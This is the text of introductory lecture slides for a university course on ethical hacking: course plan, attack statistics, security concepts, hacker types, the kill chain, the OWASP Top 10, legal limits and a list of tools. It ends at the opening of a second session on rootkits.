



BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

BITS Pilani Presentation



SSZG575: Ethical Hacking

Session: 01 (Introduction)

Agenda

- Course description
 - Objective
 - Course content
 - Text books
 - Structure & schedule
 - Evaluation scheme
 - Lecture plan
- Introduction to Ethical Hacking
 - Service & Application
 - Device, System, Person
 - Lifecycle for attack
 - Understand boundaries

Course objectives

No	Objective
CO1	Introduce students to the techniques and tools for ethical hacking and countermeasures.
CO2	To develop skills of exploit approaches – social engineering, scanning, foot-printing, enumeration, sniffers, buffer overflows.
CO3	Understand service-specific hacking like DNS, Email, Web servers, Proxy; techniques of bypassing security mechanisms and hardening systems and networks for countermeasures of security analysis, monitoring and analysis tools including network traffic and system logs.
CO4	Also learn the security paradigms in cloud computing, mobile platforms and online social networks.

Course content

- Introduction to Ethical Hacking
 - Basic of Tools & Techniques for Ethical Hacking
 - Vulnerabilities and Reverse Engineer Binaries
 - Mobile Application Security
 - Casing the Establishment
 - Wireless Hacking and Hacking Hardware
 - Remote Connectivity and VOIP
 - Security Issues on Web Server and Database
 - Processes and Tools used for Defense
 - Recent Hack Reports
-

Text books

- Text books

T1 Stuart McClure, Joel Scambray, George Kurtz, "Hacking Exposed 7: Network Security Secrets and Solutions, TMGH 2012

Reference books

- | | |
|----|-------------------------------------------------------------------------------------|
| R1 | Joseph Muniz, Aamir Lakhani, "Web Penetration Testing with Kali Linux", Shroff 2013 |
| R2 | Nipun Jaiswal, "Mastering Metasploit", Shroff/Packt 2014 |
| R3 | Neil Bergman etc. "Hacking Exposed Mobile: Security Secrets & Solutions", MGH 2013 |
-

Text books...

Other References

- | | |
|----|---------------------------------------------------------------------------------------------------------------------------------------------------------------|
| O1 | https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project |
| O2 | https://www.stateoftheinternet.com/ |
| O3 | http://www.symantec.com/security_response/publications/threatreport.jsp |
| O4 | http://www.kb.cert.org/vuls |
| O5 | http://googleprojectzero.blogspot.in |
| O6 | https://code.google.com/p/google-security-research/issues/list |
| O7 | https://source.android.com/security/index.html and sublinks |

Learning objectives

No	Learning Objective
CO1	Understand the components of enterprise and consumer applications and systems that can be exploited for hacking.
CO2	Use tools and techniques to survey the target in the cyber world using foot printing, scanning and enumerating.
CO3	Learn about multiple approaches to find vulnerabilities and exploit them using (a) network based attacks (b) host level compromise across different platforms and (c) deployment/system-component level attacks.
CO4	Understand the weaknesses in wireless communications and execute some of the exploits in controlled environment.
LO5	Learn about tools to defend against attacks or minimize the damage.

Course structure & schedule

- 16 on-line lectures (2 hours each) + self study
- Schedule
 - Semester start (first lecture) : 16-Jan-22
 - Last lecture : 15-May-22
 - Mid Sem Test : 11-13 Mar-22
 - Mid Sem Test Makeup : 25-27 Mar-22
 - Comprehensive Exam : 20-22 May-22
 - Comprehensive Exam Makeup : 27-29 May-22

Evaluation scheme

No	Name	Type	Duration	Weight	Date & Time
EC-1	Quiz-I	Online	-	5%	After 4 th session
	Quiz-II	Online	-	5%	After 8 th session
	Assignment / Lab	Offline	-	10%	After 8 th session
EC-2	Mid-Semester Test	Closed Book	1.5 hours	30%	11-13 Mar / 25-27 Mar
EC-3	Comprehensive Exam	Open Book	2.5 hours	50%	20-22 May / 27-29 May

Session schedule

Day & Date	Timing 10.30 AM - 12. 30 AM
Sunday, 16 January, 2022	CS-1
Sunday, 23 January, 2022	CS-2
Sunday, 30 January, 2022	CS-3
Sunday, 6 February, 2022	CS-4
Sunday, 13 February, 2022	CS-5
Sunday, 20 February, 2022	CS-6
Sunday, 27 February, 2022	CS-7
Sunday, 6 March, 2022	CS-8
Friday-Sunday 11-13 March, 2022	Mid-Semester Test (Regular)
Sunday, 20 March, 2022	CS-9
Friday-Sunday 25-27 March, 2022	Mid-Semester Test (Make-up)
Friday, 8th April 2022	CS-10 (5.50 PM -7.50 PM)
Sunday, 10 April, 2022	CS-11
Sunday, 17 April, 2022	CS-12
Sunday, 24 April, 2022	CS-13
Sunday, 1 May, 2022	CS-14
Sunday, 8 May, 2022	CS-15
Sunday, 15 May, 2022	CS-16
Friday-Sunday 20-22 May, 2022	Compre-Examination (Regular)
Friday-Sunday 27-29 May, 2022	Compre-Examination (Make-up)

Lab plan

Lab #	Topic Covered
L01	Understanding the lab setup, isolated network, remote shell and related network protocols
L02	Compilers, assemblers, disassemblers, debuggers, trace tools, environment, sniffers etc.
L03	Linux password cracking exercises – different encryptions
L04	Reverse engineering a firmware update
L05	Android tools, app development, and hacking an application to embed our code
L06	Executing OS exploits – Linux
L07	Executing OS exploits – Windows
L08	Understand tools in Kali Linux for survey attempts
L09	Executing protocol exploits – Web Server and Data Bases
L10	Trojans and Camouflage
L11	Wireless Hacking – HackRF One
L12	Tools to mine online social information
L13	Defense – Audit, discover and limit, detect malware, Honeypots, Firewalls, IDS/IPS, Log service
L14	Mock capture the flag exercise

Introduction

Cyber Attacks... Not a Rare News!



- Air India lost 4.5 Mn customer's data in early 2021
- Mumbai power outage in Oct 20 believed to be handiwork of Chinese hackers
- An attack on infrastructure provider Fastly caused major websites to go down in early Jun 21.
- 200% increase in cyber attacks post Covid-19
- Nearly 7,00,000 attacks in 2020 so far in India – IT ministry tells parliament (Sep'20)
- Malware attacks hist computers at NIC's cyber hub (18-Sep-20)
- Cyber attack on NHAI email server (29-Jun-20)

News about Hacking

Hacking News



Cyber Security News Hacking
News News Vulnerabilities

Over 100K Zyxel Routers Found With A Backdoor Account

January 4, 2021

Users of Zyxel Firewall and VPN devices should update their devices as the current firmware might have a backdoor account.



GenRx Pharmacy Ransomware Attack Results in Breach

Windows Worm Targets Windows And Linux Systems To Mine Monero

January 3, 2021

Second T-Mobile Data Breach Reported Within A Year

January 3, 2021



Voyager Cryptocurrency Broker Suffered Brief Outage Following Cyber Attack



Google Faced the Largest DDoS Attack Seen Yet from Chinese State-backed Hackers in 2017 - 2.54 TBPS DDOS attack

Global Attack Scenario

Total WAF Trigger Rule Frequency

120,934,834

Attacks Observed for All Verticals

Top Country / Area by Attack Frequency

 **Russian Federation**

34,101,558 Attacks Sent

Attack Vector Frequency

SQL Injection

100,155,776 Attacks Observed


Attack Distribution by Type

During the reporting period, what was the distribution of the most common web attack types?


SQL Injection




Cross-Site Scripting



Remote File Inclusion



PHP Injection



Command Injection



Cyber Attacks... Not a Rare News!



**India is one of top 10
most attacked
country!!!**

On-going Threat Maps

- Ongoing threats maps - top targeted countries, industries, malware, daily attacks etc.

<http://threatmap.checkpoint.com>

<https://cybermap.Kaspersky.com>


Computer Security

- Computer security is protection of items or ASSETS of a computer or computer system
- ASSETS are of following types:
 - **Hardware:** Computers, Devices (disk drives, memory cards, printers etc), Networks
 - **Software:** Operating system, utilities, commercial applications (MS-Office, Oracle apps, SAP etc), individual applications
 - **Data:** Documents, photos, emails, projects, corporate data etc
- ASSETS have a value to an individual
 - Has an owner or user perspective
 - May be monetary or non-monetary
 - Is personal, time dependent & often imprecise
- ASSETS are target for an attack and require security protection

Vulnerability – Threat - Control Paradigm

- ‘**Vulnerability**’ is a weakness in the system that might be exploited to cause loss or harm
- ‘**Threat**’ is a set of circumstances that has a potential to cause loss or harm to system
- A person who exploits the vulnerability perpetrates an ‘**Attack**’
- ‘**Control**’ is an action, device, procedure or technique that removes or reduces the vulnerability

Example: Vulnerability - Threat - Control



- **Vulnerability:** Crack in the wall
- **Threat:** Rising water level
- **Attack:** Someone pumping more water
- **Control:** Fill the gap, strengthen the wall

Security Triad - CIA






- **Confidentiality:** Ability of a system to ensure that an asset is viewed by only authorized parties
- **Integrity:** Ability of a system to ensure that an asset is modified by only authorized parties
- **Availability:** Ability of a system to ensure that an asset can be used by any authorized parties

Additional two properties:

- **Authentication:** Ability of a system to validate the identity of a sender
- **Non-repudiation or Accountability:** Ability of a system to confirm that a sender can not convincingly deny having sent something

Acts of Harm




Interception: Confidentiality lost

Interruption: Availability lost

Modification: Integrity lost

Fabrication: Integrity lost

Security Threats




- Threats are caused both by human and other sources
- Threats can be malicious or not
- Threats can be random or targeted
- Advance persistent threat attacks come from organized, well financed, patient and often govt or quasi-govt affiliated groups

Security Threats



Who are the Attackers?

- Individual
- **Hackers**
- Terrorist
- Criminal for hire
- Loosely connected group
- Organized crime member
 - cyber crime is lucrative



Hacking

- Act committed toward breaking into a computer and/or network
- Hacking is any technical effort to manipulate the normal behavior of network connections and connected systems
- A hacker is any person engaged in hacking
- Purpose
 - Financial
 - Power
 - Publicity
 - Revenge
 - Adventure
 - Desire to access forbidden information
 - Destructive mindset

History of Hacking

- The term "hacking" historically referred to constructive, clever technical work that was not necessarily related to computer systems.
- MIT engineers in the 1950s and 1960s first popularized the term and concept of hacking.
- The so-called "hacks" perpetrated by these hackers were intended to be harmless technical experiments and fun learning activities.
- Later others began applying the term to less honorable pursuits.
 - For example, hackers in US experimented with methods to modify telephones for making free long-distance calls over the phone network illegally.
- As computer networking and the Internet exploded in popularity, data networks became by far the most common target of hacking.

Hacker Types...

- **White Hat:** White hats are ethical hackers.
 - They use their knowledge and skill to thwart the black hats and secure the integrity of computer systems or networks.
 - They use hacking to identify vulnerabilities and inform the owners of systems so that the vulnerabilities can be plugged-in.
 - If a black hat decides to target you, it's a great thing to have a white hat around.
- **Black Hat:** These are the bad guys. A black hat is a cracker and usage hacking with malicious intent
 - Black hats may also share information about the “break in” with other black hat crackers so they can exploit the same vulnerabilities before the victim becomes aware and takes appropriate measures.



Hacker Types...

- **Gray Hat** – A gray hat is a bit of both a white hat and a black hat.
 - Their main objective is not to do damage to a system or network, but to expose flaws in system security.
 - The black hat part of the mix is that they may very well use illegal means to gain access to the targeted system or network, but not for the purpose of damaging or destroying data:
 - They want to expose the security weaknesses of a particular system and then notify the “victim” of their success.
 - Often this is done with the intent of then selling their services to help correct the security failure so black hats can not gain entry and/or access for more devious and harmful purposes.



Vulnerabilities Exploited by Hackers

- Systems with inadequate border protection
- Systems with weak authentication credentials
- Systems with out of date patching
- Remote Access Servers (RASs) with weak access controls.
- Applications with known vulnerabilities
- Open source applications with no protection
- Poorly protected data and websites
- Mis-configured or default configured systems

Examples of Hacking

- One of the biggest examples is Stuxnet - a virus attack on the Nuclear program of Iran, which is suspected to be carried out jointly by USA and Israel.
- Some of the other victims of hacking are organizations such:
 - Adobe hack: 2013
 - Yahoo Hack: 2013
 - eBay hack: 2014
 - Sony hack: 2014
 - Marriott hack: 2018
 - Dubsmash hack: 2019
 -

What is Ethical Hacking?

- Ethical hacking involves an authorized attempt to gain unauthorized access to a computer system, application, or data.
- Ethical hacking involves duplicating strategies and actions of malicious attackers.
 - Helps to identify security vulnerabilities which can then be resolved before a malicious attacker has the opportunity to exploit them.
- Ethical hackers (“white hats”) are security experts that perform these assessments.
 - The proactive work they do helps to improve an organization’s security posture.
 - With prior approval from the organization or owner of the IT asset, the mission of ethical hacking is opposite from malicious hacking.

Key Concepts of Ethical Hacking

- Ethical Hacking follows four key protocol concepts:
 - **Stay legal.** Obtain proper approval before accessing and performing a security assessment.
 - **Define the scope.** Determine the scope of the assessment so that the ethical hacker's work remains legal and within the organization's approved boundaries.
 - **Report vulnerabilities.** Notify the organization of all vulnerabilities discovered during the assessment. Provide remediation advice for resolving these vulnerabilities.
 - **Respect data sensitivity.** Depending on the data sensitivity, ethical hackers may have to agree to a non-disclosure agreement, in addition to other terms and conditions required by the assessed organization.



Ethical Hackers v/s Malicious Hackers

- Ethical hackers:
 - Use their knowledge to secure and improve the technology of organizations.
 - They provide an essential service to these organizations by looking for vulnerabilities that can lead to a security breach.
 - An ethical hacker reports the identified vulnerabilities to the organization. Additionally, they provide remediation advice.
 - With the organization's consent, the ethical hacker performs a re-test to ensure the vulnerabilities are fully resolved.
- Malicious hackers:
 - Intend to gain unauthorized access to a resource (the more sensitive the better) for financial gain or personal recognition.
 - Deface websites or crash backend servers for fun, reputation damage, or to cause financial loss.
 - The methods used and vulnerabilities found remain unreported.
 - They aren't concerned with improving the organization's security posture.

Skills for Ethical Hacking

- Overall require a wide range of computer skills.
- All ethical hackers should have:
 - Expertise in scripting languages.
 - Proficiency in operating systems.
 - A thorough knowledge of networking.
 - A solid foundation in the principles of information security.
 - specialize to be subject matter experts (SME) on a particular area within the ethical hacking domain


What Problems does Hacking Identify?

- Ethical hacking aims to mimic an attacker and looks for attack vectors against the target.
- Once the ethical hacker gathers enough information, they use it to look for vulnerabilities against the asset.
- As next step, ethical hackers use exploits against the vulnerabilities to demonstrate how a malicious attacker could exploit it.
- Some of the common vulnerabilities discovered by ethical hackers include:
 - Injection attacks
 - Broken authentication
 - Security misconfigurations
 - Use of components with known vulnerabilities
 - Sensitive data exposure
- After the testing, ethical hackers prepare a detailed report. This includes steps to compromise the identified vulnerabilities and steps to patch/mitigate the same.

Key Limitations of Ethical Hacking

- **Limited scope:**
 - Ethical hackers cannot progress beyond a defined scope to make an attack successful.
 - However, it's not unreasonable to discuss out of scope attack potential with the organization.
- **Resource constraints:**
 - Time constraints - limited.
 - Computing power and budget constraints.
- **Restricted methods:**
 - Some organizations ask experts to avoid test cases that lead the servers to crash (i.e. Denial of Service - DDoS attacks).

Cyber Attack Lifecycle (Kill Chain)



The cyber attack lifecycle, first articulated by Lockheed Martin as the “kill chain,” depicts the phases of a cyber attack:

- **Recon**—the adversary develops a target;
- **Weaponize**—the attack is put in a form to be executed on the victim’s computer/network;
- **Deliver**—the means by which the vulnerability is weaponized;
- **Exploit**—the initial attack on target is executed;
- **Control**—mechanisms are employed to manage the initial victims;
- **Execute**—leveraging numerous techniques, the adversary executes the plan;
- **Maintain**—long-term access is achieved.

Cyber Attack Lifecycle



Source: Lockheed Martin Cyber Kill Chain

What is OWASP?

- Open Web Application Security Project (OWASP) is a non-profit foundation that works to improve the security of software.
 - OWASP programs include:
 - Community-led open source software projects
 - Over 275 local chapters worldwide
 - Tens of thousands of members
 - Industry-leading educational and training conferences
 - OWASP is an open community dedicated to enabling organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted.
 - OWASP projects, tools, documents, forums, and chapters are free and open to anyone interested in improving application security.
 - OWASP Foundation was launched on December 1st, 2001 and incorporated as a United States non-profit charity on April 21, 2004.
-

What is OWASP Top 10?

- OWASP Top 10 is an online document on OWASP's website that provides ranking of and remediation guidance for the top 10 most critical web application security risks.
- The risks are ranked and based on the frequency of discovered security defects, the severity of the vulnerabilities, and the magnitude of their potential impacts.
- This is to enable them to incorporate the report's findings and recommendations into their security practices, thereby minimizing the presence of these known risks in their applications

OWASP Top 10

- **Injection:** Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query.
- **Broken Authentication:** Incorrect implementation of authentication and session management functions, allowing attackers to compromise passwords, keys, or session tokens etc.
- **Sensitive Data Exposure:** Inadequate protection of sensitive data, such as financial, healthcare, and PII, by web applications and APIs.
- **XML External Entities (XXE):** Older or poorly configured XML processors evaluate external entity references within XML documents.
- **Broken Access Control:** Poor enforcement of restrictions on what authenticated users are allowed to do.
- **Security Misconfiguration:** A result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information.

OWASP Top 10...

- **Cross-Site Scripting XSS:** XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript.
- **Insecure Deserialization:** Insecure deserialization often leads to remote code execution.
- **Using Components with Known Vulnerabilities:** Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application.
- **Insufficient Logging & Monitoring:** Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data.



It Takes Time to Become a Hacker

- This class alone won't make you a hacker, or an expert
 - It might make you a script kiddie
- It usually takes years of study and experience to earn respect in the hacker community
- It's a hobby, a lifestyle, and an attitude
 - A drive to figure out how things work

What You Can Do Legally?

- Laws involving technology change as rapidly as technology itself
- Find what is legal for you locally
 - Laws change from place to place
- Be aware of what is allowed and what is not allowed
- Governments are getting more serious about punishment for cybercrimes

What You Cannot Do Legally?

- Accessing a computer without permission is illegal
- Other illegal actions
 - Installing worms or viruses
 - Denial of Service attacks
 - Denying users access to network resources
- Be careful your actions do not prevent customers from doing their jobs

Get It in Writing

- Using a contract is just good business
- Contracts may be useful in court
- Internet can also be a useful resource
- Have an attorney read over your contract before sending or signing it

Tools we will use

S.No.	Tool Name	Use
1	Wireshark	Network analyser
2	Burpsuite	Analyse and exploit vulnerabilities
3	ZAP (Zed Attack Proxy)	Analyse and exploit vulnerabilities
4	Metasploit	Framework of security tools
5	Maltego	Entity analyser
6	Hydra	Password cracker
7	Aircrack	WEP & WPA password cracker
8	John the Ripper	Password cracker
9	SQLMap	SQL injection tool
10	Nmap	Network analyser, port scanner

Useful Sites

- OWASP

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

- Symantec

http://www.symantec.com/security_response/publications/threatreport.jsp

- Akmai

<https://www.stateoftheinternet.com/>

- Hacker news

<https://thehackernews.com>



Thank You



BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

BITS Pilani Presentation



SSZG575: Ethical Hacking Session: 02 (Tools & Techniques)

Agenda

- Tools & Techniques
 - Rootkits
 - Covert-channels
 - Sniffing
 - MITM
 - Botnets
 - Covering the traces
 - Camouflage
 - Defeat forensics
 - Use cases and discussions
- Metasploit Overview

Introduction

What is a Rootkit?

